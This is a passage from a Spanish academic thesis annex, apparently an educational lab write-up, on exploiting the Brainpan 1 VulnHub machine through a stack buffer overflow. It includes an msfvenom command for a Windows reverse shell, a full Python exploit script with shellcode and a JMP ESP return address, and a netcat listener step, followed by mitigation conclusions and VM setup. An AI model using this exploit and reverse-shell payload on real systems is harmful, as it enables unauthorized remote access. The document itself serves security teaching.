Como se puede observar en la ventana de memoria, no se han encontrado caracteres maliciosos, de manera que no se ha de eliminar ninguno de los presentes en el payload actual. No obstante, de lo contrario habría que hacerlo ya que como se mencionó antes, podría causar problemas a la hora de explotar la vulnerabilidad.

Ahora a través del comando !mona jmp -r esp -cpb “\x00”, se buscan instrucciones JMP ESP dentro de los módulos cargados en el proceso objetivo. Las instrucciones JMP ESP en el contexto de la arquitectura x86 son un tipo de instrucción de salto que dirige la ejecución del programa a la dirección almacenada en el registro ESP. De modo que al ejecutar JMP ESP, el procesador redirige la ejecución del flujo de instrucciones al lugar exacto donde apunta ESP. Concretamente, como resultado se obtiene la dirección 0x311712f3, que conformará el valor de la variable retn en nuestro exploit.

La variable padding se asignará como \x90 repetido 16 veces, siendo \x90 el byte hexadecimal para la instrucción NOP en arquitecturas x86. La operación NOP no tiene efecto en el procesador, solo hace avanzar el puntero de instrucción (EIP) a la siguiente instrucción. Esta forma de enseñanza es frecuentemente empleada en la creación de exploits para formar lo que se denomina como "NOP sled" o "colchón de NOPs". Debido al tamaño del shellcode, se seleccionan 16 bytes de NOP. Al incluir estas directivas, se garantiza que la dirección de retorno o el puntero de instrucción (EIP) llegue a una ubicación exacta donde el shellcode (código malicioso) comience de forma precisa y sin desalineamientos. El NOP sled sirve como un lugar de aterrizaje para el EIP, aumentando las posibilidades de que el flujo de control del programa se desplace por las instrucciones NOP antes de llegar al shellcode original.

Además, la inclusión de estas instrucciones también puede incrementar la probabilidad de que el flujo de control alcance el código malicioso específico antes de ser detenido por medidas de seguridad como ASLR o DEP. Emplear un NOP sled es una manera efectiva de aumentar la confiabilidad del exploit, posibilitando la ejecución exitosa del shellcode aunque la dirección de retorno no sea precisa, siempre y cuando llegue a cualquier parte del sled.

Para finalizar la creación del script malicioso, se obtendrá el Payload definitivo. Para ello se hará uso de msfvenom una herramienta incluida en el framework Metasploit, utilizada para generar payloads personalizados, como shellcodes o archivos binarios maliciosos.

```
1 Msfvenom -p Windows/Shell_reverse_tcp LHOST=192.168.1.142 LPORT=443
   ↵ EXITFUNC=thread -b '\x00' -f c.
```

Mediante la instrucción `-p Windows/Shell_reverse_tcp` se especifica el payload a utilizar. Concretamente, se generará un payload que, al ser ejecutado en un sistema Windows vulnerable, establecerá conexión de reverse shell hacia el atacante. A través de `LHOST=192.168.1.142`, se especifica la dirección IP del host a la que se establecerá la conexión, que en este caso, es la de la máquina Kali Linux (atacante). Se define el puerto que se utilizará con `LPORT=443` y además se establece el método para limpiar la pila después de la ejecución del payload. Esto último se consigue con la instrucción `EXITFUNC=thread` que se encarga de evitar la terminación inesperada del proceso. Finalmente, al igual que durante todo el proceso de depuración, se especifican los bytes que deben evitarse en el payload a generar mediante `-b '\x00'` y se indica el formato de salida del payload por medio de `-f c`. Como resultado se obtiene un array de bytes útil para ser incrustado en aplicaciones escritas en C.

```

1 import socket
2
3 # Parámetros de conexión
4 ip = "192.168.1.134"
5 port = 9999
6
7 # Definir la estructura del buffer
8 def build_buffer():
9     prefix = "OVERFLOW1"
10    offset = 515
11    overflow = "A" * offset
12    retn = "\xf3\x12\x17\x31"
13    padding = "\x90" * 16
14    payload = (
15        "\xdd\xc7\xbf\x1a\x62\xe6\x81\xd9\x74\x24\xf4\x5d\x2b\xc9"
16        "\xb1\x52\x31\x7d\x17\x83\xc5\x04\x03\x67\x71\x04\x74\x6b"
17        "\x9d\x4a\x77\x93\x5e\x2b\xf1\x76\x6f\x6b\x65\xf3\xc0\x5b"
18        "\xed\x51\xed\x10\xa3\x41\x66\x54\x6c\x66\xcf\xd3\x4a\x49"
19        "\xd0\x48\xae\xc8\x52\x93\xe3\x2a\x6a\x5c\xf6\x2b\xab\x81"
20        "\xfb\x79\x64\xcd\xae\x6d\x01\x9b\x72\x06\x59\x0d\xf3\xfb"
21        "\x2a\x2c\xd2\xaa\x21\x77\xf4\x4d\xe5\x03\xbd\x55\xea\x2e"
22        "\x77\xee\xd8\xc5\x86\x26\x11\x25\x24\x07\x9d\xd4\x34\x40"
23        "\x1a\x07\x43\xb8\x58\xba\x54\x7f\x22\x60\xd0\x9b\x84\xe3"
24        "\x42\x47\x34\x27\x14\x0c\x3a\x8c\x52\x4a\x5f\x13\xb6\xe1"
25        "\x5b\x98\x39\x25\xea\xda\x1d\xe1\xb6\xb9\x3c\xb0\x12\x6f"
26        "\x40\xa2\xfc\xd0\xe4\xa9\x11\x04\x95\xf0\x7d\xe9\x94\x0a"
27        "\x7e\x65\xae\x79\x4c\x2a\x04\x15\xfc\xa3\x82\xe2\x03\x9e"
28        "\x73\x7c\xfa\x21\x84\x55\x39\x75\xd4\xcd\xe8\xf6\xbf\x0d"
29        "\x14\x23\x6f\x5d\xba\x9c\xd0\x0d\x7a\x4d\xb9\x47\x75\xb2"
30        "\xd9\x68\x5f\xdb\x70\x93\x08\x24\x2c\x9a\x46\xcc\x2f\x9c"
31        "\x57\xb6\xb9\x7a\x3d\xd8\xef\xd5\xaa\x41\xaa\xad\x4b\x8d"
32        "\x60\xc8\x4c\x05\x87\x2d\x02\xee\xe2\x3d\xf3\x1e\xb9\x1f"
33        "\x52\x20\x17\x37\x38\xb3\xfc\xc7\x37\xaa\xaa\x90\x10\x1e"
34        "\xa3\x74\x8d\x39\x1d\x6a\x4c\xdf\x66\x2e\x8b\x1c\x68\xaf"
35        "\x5e\x18\x4e\xbf\xa6\xaa\xca\xeb\x76\xf4\x84\x45\x31\xae"
36        "\x66\x3f\xeb\x1d\x21\xd7\x6a\x6e\xf2\xaa\x72\xbb\x84\x4d"
37        "\xc2\x12\xd1\x72\xeb\xf2\xd5\x0b\x11\x63\x19\xc6\x91\x83"
38        "\xf8\xc2\xef\x2b\xaa\x87\x4d\x36\x56\x72\x91\x4f\xd5\x76"
39        "\x6a\xb4\xc5\xf3\x6f\xf0\x41\xe8\x1d\x69\x24\x0e\xb1\x8a"
40        "\x6d"
41    )
42

```

```

43
44     postfix = ""
45     buffer = prefix + overflow + retn + padding + payload + postfix
46     return buffer
47
48 def send_buffer(buffer):
49     # Crear el socket
50     s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
51     try:
52         # Conectar al servidor
53         s.connect((ip,port))
54         print("Conexión establecida. Enviando buffer malicioso...")
55         # Enviar el buffer
56         s.send(bytes(buffer + "\r\n", "latin-1"))
57         print("!Buffer enviado exitosamente!")
58     except Exception as e:
59         print ("Error al conectar:", e)
60     finally:
61         # Cerrar la conexión
62         s.close()
63
64 if __name__ == "__main__":
65     # Construir el buffer
66     buffer = build_buffer()
67     # Enviar el buffer
68     send_buffer(buffer)

```

Finalmente, con el script malicioso desarrollado, se puede proceder a la intrusión. Esta se puede llevar a cabo incluso con la MV Windows apagada ya que esta solo se usaba para obtener información valiosa acerca del binario a explotar. Para concluir, desde la MV Kali, se ejecuta el comando `Sudo nc -nlvp 443` en una terminal iniciándose así un servidor de escucha en el puerto 443; mientras que en otra terminal en la misma máquina se ejecuta el software malicioso con `python3 exploit.py`.




Figura 3.16: Acceso a la máquina víctima

Cabe destacar que, este exploit solo proporciona acceso a nivel de usuario en el sistema. Manipular permisos en el sistema operativo requiere privilegios elevados, como los que proporciona el acceso de superusuario (root), cosa para la que deberíamos explotar otras vulnerabilidades o configuraciones débiles que variarían en función del sistema víctima. Finalmente, mencionar el uso de la guía [9] y el vídeo [10] como recursos muy útiles y didácticos para la realización y el entendimiento de esta vulneración.

4 CONCLUSIONES Y TRABAJO FUTURO

A través de la implementación de un ataque de desbordamiento de búfer en un entorno controlado, se ha evidenciado lo sencillo que puede ser para un atacante con conocimientos básicos comprometer la seguridad de una aplicación web. Este ejercicio resalta la importancia crítica de adoptar prácticas de programación segura y de realizar pruebas de seguridad exhaustivas durante el desarrollo de software.

Como propuesta para los futuros desarrollos, se recomienda profundizar en técnicas de mitigación y protección contra desbordamientos de búfer, tales como la implementación de Stack Canaries, el uso de Address Space Layout Randomization (ASLR) y la ejecución de análisis estático y dinámico de código.

Adicionalmente, se sugiere la creación de talleres y cursos prácticos enfocados en la concienciación y formación de desarrolladores en técnicas de defensa contra este tipo de ataques, así como el uso de herramientas automatizadas de pentesting que integren pruebas de fuzzing y simulaciones de ataques reales. Estas iniciativas no solo fortalecerán la seguridad de las aplicaciones web, sino que también contribuirán a la formación de una comunidad de profesionales más preparados para enfrentar los desafíos de la ciberseguridad.

REFERENCIAS

- [1] L. Feifei, "The principle and prevention of windows buffer overflow," in *2012 7th International Conference on Computer Science & Education (ICCSE)*, 2012, pp. 1285–1288.
- [2] bugtraq, "¿qué es el desbordamiento del búfer?" Recuperado el 13 Marzo de 2024 <https://seclists.org/bugtraq/>, 2014.
- [3] Cloudflare, "¿qué es el desbordamiento del búfer?" Recuperado el 8 de Abril de 2024 <https://www.cloudflare.com/es-es/learning/security/threats/buffer-overflow/>, 2023.
- [4] Heartbleed, "¿qué es el desbordamiento del búfer?" Recuperado el 9 de Abril de 2024 <https://heartbleed.com/>, 2014.
- [5] D. Evtyushkin, D. Ponomarev, and N. Abu-Ghazaleh, "Jump over aslr: Attacking branch predictors to bypass aslr," in *2016 49th Annual IEEE/ACM International Symposium on Microarchitecture (MICRO)*, 2016, pp. 1–13.
- [6] SYSADMINOK, "Qué es y para qué sirve el fuzzing: Un enfoque integral a la seguridad de software," Recuperado el 2 de Junio de 2024 <https://www.sysadminok.es/blog/ciberseguridad/>, 2023.
- [7] H. Moore, "Metasploit," Recuperado el 24 de Junio de 2024 <https://www.metasploit.com/>, 2003.
- [8] I. Inc., "Immunity debugger," Recuperado el 24 de Junio de 2024 <https://www.immunityinc.com/products/debugger/>, 2002.
- [9] SEVENLAYERS, "Vulnhub brainpan: 1 walkthrough," Recuperado el 27 de Febrero de 2024 <https://www.sevenlayers.com/index.php/88-vulnhub-brainpan-1-walkthrough>, 2024.
- [10] S4vitar, "Simulación de examen ecpptv2," Recuperado el 12 de Marzo de 2024 <https://www.youtube.com/watch?v=Q7UeWILja-gt=12016s>, 2023.
- [11] superkojiman, "Brainpan 1," Recuperado el 23 de Febrero de 2024 <https://www.vulnhub.com/entry/brainpan-1,51/>, 2013.
- [12] O. Corporation, "Virtualbox," Recuperado el 21 de Febrero de 2024 <https://www.osboxes.org/virtualbox-images/>, 2007.

BIBLIOGRAFÍA

S4vitar (2021). ¿Cómo explotar el Buffer Overflow del OSCP con éxito?. Recuperado el 5 de Marzo de 2024 de https://www.youtube.com/watch?v=sdZ8aE7yxMk&list=PLgYxpneLDRLA3K0W8XPNA_0tUHPuRoEx3

Cloudflare (2023). ¿Qué es el desbordamiento del búfer?. Recuperado el 8 de Abril de 2024 de <https://www.cloudflare.com/es-es/learning/security/threats/buffer-overflow/>

Heartbleed (2014). ¿Qué es el desbordamiento del búfer?. Recuperado el 9 de Abril de 2024 de <https://heartbleed.com/>

bugtraq (2014). ¿Qué es el desbordamiento del búfer?. Recuperado el 13 Marzo de 2024 de <https://seclists.org/bugtraq/>

Johnson, Andrew y Haddad, Rami J. (2021). Evading Signature-Based Antivirus Software Using Custom Reverse Shell Exploit. SoutheastCon 2021. doi:10.1109/SoutheastCon45413.2021.9401881

Feifei, Liu (2012). The principle and prevention of windows buffer overflow. 2012 7th International Conference on Computer Science Education (ICCSE). doi:10.1109/ICCSE.2012.6295299

superkojiman (2013). Brainpan 1. Recuperado el 23 de Febrero de 2024 de <https://www.vulnhub.com/entry/brainpan-1,51/>

Oracle Corporation (2007). VirtualBox. Recuperado el 21 de Febrero de 2024 de <https://www.osboxes.org/virtualbox-images/>

SYSADMINOK (2023). Qué es y para qué sirve el Fuzzing: Un Enfoque Integral a la Seguridad de Software. Recuperado el 2 de Junio de 2024 de <https://www.sysadminok.es/blog/ciberseguridad/>

SEVENLAYERS (2024). VULNHUB BRAINPAN: 1 WALKTHROUGH. Recuperado el 27 de Febrero de 2024 de <https://www.sevenlayers.com/index.php/88-vulnhub-brainpan-1-walkthrough>

S4vitar (2023). Simulación de examen eCPPTv2. Recuperado el 12 de Marzo de 2024 de <https://www.youtube.com/watch?v=Q7UeWILja-g&t=12016s>

Evtyushkin, Dmitry, Ponomarev, Dmitry y Abu-Ghazaleh, Nael (2016). Jump over ASLR: Attacking branch predictors to bypass ASLR. 2016 49th Annual IEEE/ACM International Symposium on Microarchitecture (MICRO). doi:10.1109/MICRO.2016.7783743

H.D. Moore (2003). Metasploit. Recuperado el 24 de Junio de 2024 de <https://www.metasploit.com/>

Immunity Inc. (2002). Immunity Debugger. Recuperado el 24 de Junio de 2024 de <https://www.immunityinc.com/products/debugger/>

ANEXOS

ANEXO I. CONFIGURACIÓN TOPOLOGÍA DE RED

En este anexo, se describe el proceso de configuración de las MVs utilizadas en VirtualBox, así como los pasos necesarios para establecer conexión entre ambos dispositivos.

Se comienza instalando VirtualBox desde la página oficial y se prosigue creando las máquinas virtuales Kali Linux, Windows 10 y Brainpan [11], siendo esta última la máquina víctima . En este caso se ha hecho uso de imágenes públicas de la página oficial de VirtualBox [12] aunque se puede hacer uso de un Disco Virtual (VHD, VDI, VMDK) o servirse de la opción de importación de un archivo (OVA/OVF).




Figura 1: Topología de red

Los recursos a asignar a cada máquina dependen de varios factores, como la cantidad de recursos disponibles en el host. Aunque quizás no sean necesarios tantos recursos, para asegurar la correcta realización de este trabajo se han asignado los siguientes recursos:

MV Kali Linux

- Memoria Base: 4096MB
- Procesadores: 4
- Disco Duro Virtual: 25 GB

MV Windows 10

- Memoria Base: 8192MB
- Procesadores: 1
- Disco Duro Virtual: 29,20 GB

Brainpan 1

- Memoria Base: 256MB
- Procesadores: 4
- Disco Duro Virtual: 16 GB

La última configuración a realizar desde VirtualBox se ejecuta en Red, añadiendo un segundo adaptador para las máquinas. Este será de tipo puente para favorecer la conexión entre los dispositivos.

Red




Figura 2: Configuración Adaptador Puente en Red

Además, las tres máquinas tienen por defecto el adaptador NAT, el cuál facilita la conexión a internet, por lo que ya no es necesaria más configuración de la red.



El objetivo de este complemento es ampliar el trabajo desarrollado en el TFG. Para hacerlo, se usan buffer overflow y Python como vectores de ataque para vulnerar una aplicación web. De este modo, se pretende probar el potencial de esta vulnerabilidad pese a su facilidad de explotación. Por lo tanto, con la realización de este complemento se logra identificar y explotar este tipo de vulnerabilidad en una aplicación web dentro de un entorno controlado, proporcionando así un recurso didáctico valioso para la comunidad de ciberseguridad y programadores interesados en aumentar la seguridad de las aplicaciones web.

Palabras clave: Pentesting (prueba de penetración).

The aim of this complement is to continue working on the topic proposed in the TFG. To do so, buffer overflow and Python are used as attack vectors to penetrate a web application. In this manner, the aim is to test the potential of this vulnerability despite its ease of exploitation. Therefore, with the creation of this complement it is possible to identify and exploit this type of vulnerability in a web application within a controlled environment, thus providing a valuable educational resource for the cybersecurity community and programmers interested in increasing the security of web applications.

Key Words: Pentesting.